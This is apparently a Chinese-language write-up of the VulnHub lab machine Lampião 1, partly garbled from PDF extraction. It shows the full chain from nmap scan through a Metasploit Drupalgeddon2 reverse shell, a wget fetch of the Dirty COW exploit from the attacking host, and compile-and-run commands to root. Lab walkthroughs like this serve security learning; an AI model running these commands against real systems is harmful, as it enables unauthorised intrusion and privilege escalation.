lampiao 靶機

https://www.vulnhub.com/entry/lampiao-1,249/

目標: 得到 root

描述: dirty cow 漏洞

Would you like to keep hacking in your own lab?

Try this brand new vulnerable machine! "Lampião 1".

Get root!


Level: Easy

重點:


nmap 掃描

開 22、80、1898 端口

80 端口的 http,沒有資訊,真正的站點應該在 1898 端口



1898端口的站點,用 drupal 7,版本舊,用 metasploit 試試能否得到 shell,有找到 robots.txt 但沒有重要發現



用 msf 尋找模組,根據之前的經驗用編號 1 的

<pre>msf6 > search drupal Matching Modules ====================================</pre>					
#	Name	Disclosure Date	Rank	Check	Description
-			-		-
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal CODER Module
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal Drupalgeddon
tion	and the second section of the sectio				
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal HTTP Paramete
3	auxiliary/gather/drupal_openid_xxe	2012-10-17	normal	Yes	Drupal OpenID Extern
4	exploit/unix/webapp/drupal_restws_exec	2016-07-13	excellent	Yes	Drupal RESTWS Module
5	exploit/unix/webapp/drupal_restws_unserialize	2019-02-20	normal	Yes	Drupal RESTful Web S
6	<pre>auxiliary/scanner/http/drupal_views_user_enum</pre>	2010-07-02	normal	Yes	Drupal Views Module
7	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrar

端口不用默認的80,設定成1898

```
Description:
   This module exploits a Drupal property injection in the Forms
   Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are
   vulnerable.

References:
   https://nvd.nist.gov/vuln/detail/CVE-2018-7600
   https://www.drupal.org/sa-core-2018-002
   https://greysec.net/showthread.php?tid=2912
   https://research.checkpoint.com/uncovering-drupalgeddon-2/
   https://github.com/a2u/CVE-2018-7600
   https://github.com/nixawk/labs/issues/19
   https://github.com/FireFart/CVE-2018-7600

Also known as:
   SA-CORE-2018-002
   Drupalgeddon 2

msf6 exploit(unix/webano/drupal_drupalgeddon2) > set_rhosts 192
```

成功得到會話,輸入 shell,之後輸入 python -c 'import pty;pty.spawn("/bin/bash")'得到交互式 shell

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.65.128:4444
[*] Running automatic check ("set AutoCheck false" to of the target is vulnerable.
[*] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.65.239
[*] Meterpreter session 1 opened (192.168.65.128:4444 opened)

meterpreter > shell
Process 6494 created.
```

獲得的是低權限用戶

```
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@lampiao:/var/www/html$ ls
ls
40847.cpp
                   LuizGonzaga-LampiaoFalou.mp3
                                                 index.php
                                                 install.php
43418.c
                   MAINTAINERS.txt
                                                 lampiao.jpg
CHANGELOG.txt
                   README.txt
COPYRIGHT.txt
                   UPGRADE.txt
                                                 misc
INSTALL.mysql.txt audio.m4a
                                                 modules
INSTALL.pgsql.txt
                   authorize.php
                                                 profiles
INSTALL.sqlite.txt cron.php
                                                 pwn
INSTALL.txt
                   dcow
                                                 qrc.png
LICENSE.txt
                   includes
                                                 robots.txt
www-data@lampiao:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

查看內核版本,也許能夠用內核漏洞提權


uname -r

lsb_release -a

```
www-data@lampiao:/var/www/html$ uname -
uname -r
4.4.0-31-generic
www-data@lampiao:/var/www/html$ lsb_rel
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 14.04.5 LTS
Release: 14.04
```

得到系統版本,用 exploit-db 網站找 EXP

https://www.exploit-db.com/



原本用圖片中的第 2 個,但在靶機用 gcc 編譯後錯誤,改成用 CVE-2016-5195, dirty cow 漏洞

[1]kali> searchsploit dirty cow

找到 40847.cpp

searchsploit -m 40847.cpp //拷貝到當前目錄

```
root⊗kali)-[~/host/lampiao]
   searchsploit dirty cow
 Exploit Title
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)
                                                                                                           lin
                                                                                                           lin
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege
                                                                                                           lin
Linux Kernel 2.6.22 < 3.9 - 'Dirty C
                                         COW /proc/self/mem' Race Condition Privilege Escalation
                                                                                                           lin
                                             PTRACE_POKEDATA' Race Condition (Write Access Meth | lin
Linux Kernel 2.6.22 < 3.9 - '
                                        COW' 'PTRACE_POKEDATA' Race Condition Privilege Escala | lin
COW' /proc/self/mem Race Condition (Write Access Metho | lin
Linux Kernel 2.6.22 < 3.9 - 'Dirty
Linux Kernel 2.6.22 < 3.9 - '
Shellcodes: No Results
  —(<mark>root⊕kali</mark>)-[~/host/lampiao]
   searchsploit -m 40847.cpp
  Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Esca
       URL: https://www.exploit-db.com/exploits/40847
      Path: /usr/share/exploitdb/exploits/linux/local/40847.cpp
File Type: C++ source, ASCII text
Copied to: /root/host/lampiao/40847.cpp
```

[3]回到 msf 的交互式 shell

www-data@lampiao:/var/www/html\$> wget http://192.168.65.128:8000/40847.cpp

```
www-data@lampiao:/var/www/html$ wget http://192.168.65.128:8000/40847.cpp
wget http://192.168.65.128:8000/40847.cpp
--2023-08-27 01:42:45-- http://192.168.65.128:8000/40847.cpp
Connecting to 192.168.65.128:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10212 (10.0K) [text/x-c++src]
Saving to: '40847.cpp'
                                       \Longrightarrow] 10,212 --.-K/s in 0s
100%[=
2023-08-27 01:42:45 (500 MB/s) - '40847.cpp' saved [10212/10212]
www-data@lampiao:/var/www/html$ ls
ls
40847.cpp
                   LuizGonzaga-LampiaoFalou.mp3 includes
                                                              qrc.png
CHANGELOG.txt
                   MAINTAINERS.txt
                                                 index.php
                                                              robots.txt
                                                 install.php scripts
COPYRIGHT.txt
                   README.txt
INSTALL.mysql.txt UPGRADE.txt
                                                 lampiao.jpg sites
INSTALL.pgsql.txt audio.m4a
                                                 misc
                                                              themes
INSTALL.sqlite.txt authorize.php
                                                 modules
                                                              update.php
INSTALL.txt
                                                 profiles
                                                              web.config
                   cron.php
LICENSE.txt
                   dcow
                                                              xmlrpc.php
                                                 pwn
www-data@lampiao:/var/www/html$
```

[4]使用 40847.cpp

//EXP 檔案有使用說明

www-data@lampiao:/var/www/html\$> g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil

www-data@lampiao:/var/www/html\$>./dcow -s

成功拿到 root 權限

flag.txt: 9740616875908d91ddcdaa8aea3af366

```
root@lampiao:~# ls
ls
flag.txt
root@lampiao:~# cat flag.txt
cat flag.txt
9740616875908d91ddcdaa8aea3af366
root@lampiao:~#
```